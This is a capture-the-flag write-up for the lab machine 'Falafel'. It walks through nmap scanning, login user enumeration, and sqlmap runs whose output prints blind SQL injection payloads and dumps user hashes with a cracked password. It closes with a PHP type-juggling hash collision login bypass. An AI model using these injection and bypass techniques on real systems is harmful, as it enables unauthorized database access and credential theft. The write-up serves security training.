Falafel

Synopsis

Falafel requires several unique tricks and techniques in order to successfully exploit. Numerous hints are provided, although proper enumeration is needed to find them.

Skills

- Knowledge of Linux
- Knowledge of SQL injection techniques
- Boolean based SQL injection
- Exploiting system file name restrictions
- Exploiting video group permissions
- Exploiting disk group permissions

Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.73
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 05:56 EDT
Nmap scan report for 10.10.10.73 (10.10.10.73)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 36c00a2643f8cea82c0d192110a6a8e7 (RSA)
|   256 cb20fdffa880f2a24b2bbbe17698d0fb (ECDSA)
|_  256 c4792bb6a9b7174c0740f3e57c1ae9dd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/*.txt
|_http-title: Falafel Lovers
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/5%OT=22%CT=1%CU=32395%PV=Y%DS=2%DC=T%G=Y%TM=64A53E7D
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)SEQ(
OS:SP=104%GCD=1%ISR=10C%TI=Z%II=I%TS=8)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3
OS:=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7
OS:120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We can see only two ports open 80/HTTP and 22/SSH

Let’s start from the web because it has much larger attack surface


Opening the browser gives us the following page




We can see, that there is a login functionality



Typing username “admin” provided us with the following error message “Wrong identification: admin”



But typing the username “simon” gave us “Try again”



So wwe have two different error messages, this means the login page is vulnerable for user enumeration that can inform us what users a valid and what not

We can also pass the error message to sqlmap to support sql injection process

Flag for that is –string=”<error_message>”

```
┌──(root㉿kali)-[~/Desktop/Boxes/Falafel.htb]
└─# sqlmap -r res.txt --dbms=mysql --dbs --string "Wrong identification" --batch --level 5 --risk 3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:31:07 /2023-07-05/

[06:31:07] [INFO] parsing HTTP request from 'res.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[06:31:07] [INFO] testing connection to the target URL
[06:31:08] [INFO] testing if the provided string is within the target URL page content
[06:31:08] [WARNING] you provided 'Wrong identification' as the string to match, but such a string is not within the target URL raw response, sqlmap will car
ry on anyway
[06:31:08] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[06:31:08] [INFO] (custom) POST parameter '#1*' appears to be dynamic
[06:31:08] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[06:31:08] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[06:31:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:31:19] [INFO] (custom) POST parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[06:31:19] [INFO] testing 'Generic inline queries'
[06:31:19] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:31:19] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
```


And we extracted databases and other information

```
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 130 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username='+(SELECT 0x6b474a4b WHERE 8882=8882 AND 8379=8379)+'&password=pass123

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: username='+(SELECT 0x68777474 WHERE 2094=2094 AND 7428=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEM
TION_SCHEMA.COLUMNS C))+'&password=pass123
---
[06:31:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.0.12
[06:31:55] [INFO] fetching database names
[06:31:55] [INFO] fetching number of databases
[06:31:55] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[06:31:55] [INFO] retrieved: 2
[06:31:56] [INFO] retrieved: information_schema
[06:32:12] [INFO] retrieved: falafel
available databases [2]:
[*] falafel
[*] information_schema

[06:32:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.10.73'

[*] ending @ 06:32:18 /2023-07-05/
```

```
    Payload: username='+(SELECT 0x68777474 WHERE 2094=2094 AND 7428=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA
TION_SCHEMA.COLUMNS C))+'&password=pass123
---
[06:32:56] [INFO] testing MySQL
[06:32:57] [INFO] confirming MySQL
[06:32:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.0.0
[06:32:57] [INFO] fetching tables for database: 'falafel'
[06:32:57] [INFO] fetching number of tables for database 'falafel'
[06:32:57] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[06:32:57] [INFO] retrieved: 1
[06:32:58] [INFO] retrieved: users
Database: falafel
[1 table]
+-------+
| users |
+-------+
```

```
> 1
[06:43:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:43:06] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:43:06] [WARNING] multiprocessing hash cracking is currently not supported on t
[06:43:36] [INFO] cracked password 'juggling' for user 'chris'
Database: falafel
Table: users
[2 entries]
+----------+--------------------------------------------------+
| username | password                                         |
+----------+--------------------------------------------------+
| admin    | 0e462096931906507119562988736854                 |
| chris    | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling)      |
```

Because the application is written in php and we have a valid username “admin” (discovered from user enumeration and confirmed by sqlmap) we can try to perform hash collision attack Where in the place of password we type “240610708” those numbers hashed will take a form “0xe” so if the developer wrote insecure code using double equals (“==”) instead of triple (“===”) we will get into without a knowledge of user’s password



And we successfully logged into the application